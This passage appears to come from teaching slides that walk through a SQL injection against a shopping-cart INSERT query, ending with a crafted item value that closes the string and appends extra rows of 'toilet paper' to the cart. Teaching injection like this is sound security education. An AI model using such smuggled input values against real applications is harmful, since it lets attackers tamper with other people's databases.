VALUES ('123', 'toilet paper'), ('123', 'toilet paper'),  
('123', 'toilet paper'), ... ('123', 'toilet paper')
```

SQL injection step 3: compare

The SQL interpreter sees:

```
> INSERT INTO cart (session, item)
  VALUES ('_____', '_____')
           sessionToken      item
```

We want the SQL interpreter to see:

```
> INSERT INTO cart (session, item)
  VALUES ('123', 'toilet paper'), ('123', 'toilet paper'),
  ('123', 'toilet paper'), ... ('123', 'toilet paper')
```


SQL injection step 3: compare

The SQL interpreter sees:

```
> INSERT INTO cart (session, item)
  VALUES ('_____', '_____')
           sessionToken      item
```

We want the SQL interpreter to see:

```
> INSERT INTO cart (session, item)
  VALUES ('123', 'toilet paper'), ('123', 'toilet paper'),
  ('123', 'toilet paper'), ... ('123', 'toilet paper')
```

SQL injection step 4: ??? step 5: profit

The SQL interpreter sees:

```
> INSERT INTO cart (session, item)
  VALUES ('_____', '_____)
           sessionToken      item
```

We want the SQL interpreter to see:

```
> INSERT INTO cart (session, item)
  VALUES ('123', 'toilet paper'), ('123', 'toilet paper'),
  ('123', 'toilet paper'), ... ('123', 'toilet paper')
```

```
sessionToken = 123
```

```
item = toilet paper'), ('123', 'toilet paper'),
      ('123', 'toilet paper'), ... ('123', 'toilet paper
```